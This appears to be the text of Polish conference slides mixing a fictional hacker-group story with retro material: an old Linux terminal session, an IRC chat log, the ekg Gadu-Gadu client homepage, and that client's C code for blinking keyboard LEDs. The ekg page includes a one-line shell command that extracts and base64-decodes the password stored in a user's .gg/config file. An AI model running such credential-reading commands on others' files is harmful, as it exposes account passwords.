Iron Root jest najstarszym członkiem grupy, który pamięta świat sprzed katastrofy. Kiedyś opiekował się Wrocławskim Centrum Sieciowo-Superkomputerowym na Politechnice Wrocławskiej, później pochłoniął się w pełni tematom Cyber Threat Intelligence, by utrudniać życie cyberprzestępcom pod pseudonimem IR3k. Choć jego ciało jest słabe, jego umysł wciąż jest ostry. Jest mentorem dla Nexy i Hackie, a Venix uważa go za jedyne go równego sobie w grupie.

CapsLock i koledzy



```
259. soundgarden - the day i tried to live 5:19
1 Main
XMMS

drq@green:/mnt/xfs
[drq@green ~]$ cd /mnt/xfs/
[drq@green xfs]$ ls
2004-09_larsz
2004-11_11a
2004-12_1gru
3
backlog
Can_t_take_my_eyes_off_of_you.mp3
config
3sec
Fairbairn_Innocence
Film
f.mp3
fokki
home
index.html
kadeki
Laski
larsz-2.6.10
mp3
Munich
Olinda Cho - Can't Take My Eyes Off You.mp3
sgl
sylwia
vinci.iso
xf

[drq@green xfs]$ xv
[drq@green xfs]$ scp f.
[drq@green xfs]$ mv f.mp3 canttake.mp3
mv: nie można przenieść 'f.mp3' do 'canttake.mp3': Brak dostępu
[drq@green xfs]$ su
Password:
[root@green xfs]# mv f.mp3 canttake.mp3
[root@green xfs]# scp canttake.mp3 drq@secprog.org:./public
drq@secprog.org's password:
[root@green xfs]#

13:29 <magdalenka> jak zwykle nie masz czasu
13:29 <magdalenka> :)
13:29 <magdalenka> i co zrobiles wczoraj kisielek?
13:29 <magdalenka> bo ja tak
8:magdalenka (act/4)> tak.
13:30 --+ [1330]: message for magdalenka has been delivered
8:magdalenka (act/4)> w sensie taki szybki.
13:30 --+ [1330]: message for magdalenka has been delivered
8:magdalenka (act/4)> w 5 minut.
13:30 --+ [1330]: message for magdalenka has been delivered
13:32 <magdalenka> a ja gotowany
13:32 --+ bandi drq ewelinka holeksa kflis konkordpl magdalenka markoman misiutk
i_glupius moya szuwar targun teardrop
8:magdalenka (act/4)> bo ty taki hardcoreowiec jesteś ;p
13:32 --+ [1332]: message for magdalenka has been delivered
13:33 <magdalenka> he
13:33 --+ bandi drq ewelinka holeksa kflis konkordpl magdalenka markoman misiutk
i_glupius moya szuwar targun teardrop
8:magdalenka> nic nie
8:magdalenka> :)
13:33 --+ [1333]: message for magdalenka has been delivered
13:33 --+ [1333]: message for magdalenka has been delivered
13:33 <magdalenka> a tera jaram w piecu
8:magdalenka>

13:30 100%
```

← → G Not Secure ekg.chmurka.net/index.php ☆ 🔍 📄 📁 📌 📖 📧

eksperymentalny klient gadu-gadu

otwarty klient gadu-gadu dla systemów uniksowych

informacje	dokumentacja	zmiany	pliki	kontakt
------------	--------------	--------	-------	---------

Eksperymentalny Klient Gadu-Gadu jest otwartym klientem Gadu-Gadu dla systemów uniksowych (m.in. Linux, *BSD, SunOS, Solaris, MacOS X), ale z mniejszymi lub większymi zmianami działa na innych systemach zgodnych z POSIX (np. BeOS). Kod objęty jest licencjami GPL oraz LGPL. Został napisany na podstawie informacji uzyskanych przez badanie pakietów wysyłanych między klientem a serwerem oraz informacji nadesłanych przez użytkowników. Autorzy nie disasemblowali ani nie dekompilowali oryginalnego klienta. Projekt powstał przy użyciu darmowych i wolnodostępnych narzędzi.

Na bazie ekg powstał projekt [ekg2](#), który zapewnia obsługę protokołów innych niż Gadu-Gadu, m.in. Jabber.

Najważniejsze informacje:

- **2023-04-03:** Repozytorium oraz strona zostały przeniesione na inny hosting. Zmienił się również protokół klonowania repozytorium (z git:// na http://)
- **2018-06-12:** W związku z koniecznością potwierdzenia zmiany administratora danych osobowych z powodu zmiany właściciela GG krótka informacja, jak odzyskać swoje hasło z pliku config:

```
grep '^password ' .gg/config | cut -b 11- | base64 -d; echo
```
- **2015-11-03:** Jeśli ktoś tu jeszcze zagląda - nastąpiła migracja ekg do gita na serwerze git.chmurka.net.
- **2013-10-29:** Z końcem października serwis [toxigen.net](#) kończy działalność. Strona ekg i repozytorium Subversion zostały przeniesione na nowy serwer. Zmienił się jedynie adres serwera Subversion.
- **2008-05-15:** Z powodu **poważnego błędu bezpieczeństwa** w OpenSSL na Debianie i Debianopochodnych dystrybucjach (Ubuntu) wszyscy, którzy wygenerowali klucze simlite (key -g) na tej dystrybucji przy użyciu biblioteki OpenSSL w wersji 0.9.8 lub nowszej powinni zaktualizować bibliotekę OpenSSL i wygenerować klucze ponownie, w przeciwnym wypadku narażeni są na łatwe złamanie klucza i podsłuchiwanie szyfrowanej rozmowy. Więcej informacji: <http://7thguard.net/news.php?id=5783>.
- **2008-04-30:** Wydano wersję 1.8rc1. Do pobrania [stad](#). Ważniejsze zmiany od 1.7 to dostosowanie /find do 8-cyfrowych numerków, wydzielenie libgadu, dcc7, dodanie zmiennych files_mode_config i files_mode_received, naprawienie błędu kompilacji (backtrace) na niektórych BSD i kolory w oknie debug.
- **2008-02-01:** Nastąpiła zmiana systemu kontroli wersji z CVS na Subversion. Powinno to zrobić to wygodniej.

CapsLock i koledzy

```
#ifdef WITH_IOCTL
command_add
( "beeps_spk", "?", cmd_beeps_spk, 0,
  " <sekwencja>", "wydaje dźwięki zgodnie z sekwencją",
  "\n"
  "Kolejne dźwięki oddzielone są przecinkami. Dźwięk składa się "
  "z tonu w hercach i długości trwania w mikrosekundach oddzielonej "
  "ukośnikiem (,,%T/%n'). Jeśli nie podano czasu trwania, domyślna "
  "wartość to 0,1s.\n"
  "\n"
  "Zamiast sekwencji można podać nazwę formatu z themu.");
```

```
command_add
( "blink_leds", "?", cmd_blink_leds, 0,
  " <sekwencja>", "odtwarza sekwencję na diodach LED",
  "\n"
  "Kombinacje diod oddzielone są przecinkami. Jeśli po kombinacji "
  "występuje znak ukośnika (,,%T/%n'), po "
  "w mikrosekundach. Domyślny czas trwania "
  "mapą bitową o następujących "
  "wartościach: 1 - NumLock, 2 - ScrollLock "
  "przykład włączenie NumLock i CapsLock jest "
  "5.\n"
  "\n"
  "Zamiast sekwencji można podać nazwę form
```

```
#endif
```

```
int blink_leds(int *flag, int *delay)
{
    int s;
    for(s=0; flag[s] >= 0; s++) {
        if (ioctl(1, KDSETLED, flag[s])) {
            perror("ioctl");
            exit(1);
        }
        usleep(delay[s]);
    }
    ioctl(1, KDSETLED, 8);

    return 0;
}
```

```
int blink_leds(int *flag, int *delay)
{
    int s, fd, restore_data;

#ifdef sun
    if ((fd = open("/dev/kbd", O_RDONLY)) == -1)
        return -1;

    ioctl(fd, KIOCGLED, &restore_data);
#else
    if ((fd = open("/dev/console", O_WRONLY)) == -1)
        fd = STDOUT_FILENO;

    ioctl(fd, KDGETLED, &restore_data);
#endif

    for (s = 0; flag[s] >= 0 && s < IOCTLD_MAX_ITEMS; s++) {
#ifdef sun
        int leds = 0;
        /* tak.. na sunach jest to troszkę inaczej */
        if (flag[s] & 1)
            leds |= LED_NUM_LOCK;
        if (flag[s] & 2)
            leds |= LED_SCROLL_LOCK;
        if (flag[s] & 4)
            leds |= LED_CAPS_LOCK;

        ioctl(fd, KIOCSLED, &leds);
#else
        ioctl(fd, KDSETLED, flag[s]);
#endif

        if (delay[s]) {
            if (delay[s] <= IOCTLD_MAX_DELAY)
                usleep(delay[s]);
            else
                usleep(IOCTLD_MAX_DELAY);
        }
    }

#ifdef sun
    ioctl(fd, KIOCSLED, &restore_data);
#else
    ioctl(fd, KDSETLED, restore_data);
#endif

    if (fd != STDOUT_FILENO)
        close(fd);

    return 0;
}
```


Nowy początek



<**Ruda**> Ekipa się spisła! Mamy wszystko!

<**DarkSeeker**> No cóż. Jednak warto czasem poprosić o pomoc.

<**Ruda**> Do wszystkiego trzeba dojrzeć.

<**Ruda**> MAO już się z tego nie otrząśnie.

<**DarkSeeker**> Co dalej?

<**Ruda**> Świat będzie potrzebował nowego lidera.

<**DarkSeeker**> Nie patrz tak na mnie. Jak chcesz, to sama się w to baw.

<**Ruda**> Zasiądziesz chociaż w Nowej Radzie?

<**DarkSeeker**> Dzięki, postoję. Ale będę miał was na oku, siostrzyczko..

<**Ruda**> Liczę na to.

Dzięki za spotkanie!

alphasec.pl/omh24

Paweł Maziarz

p@alphasec.pl

alphasec.pl

aptm.in/h

twitter.com/pawelmaziarz

linkedin.com/in/pawelmaziarz/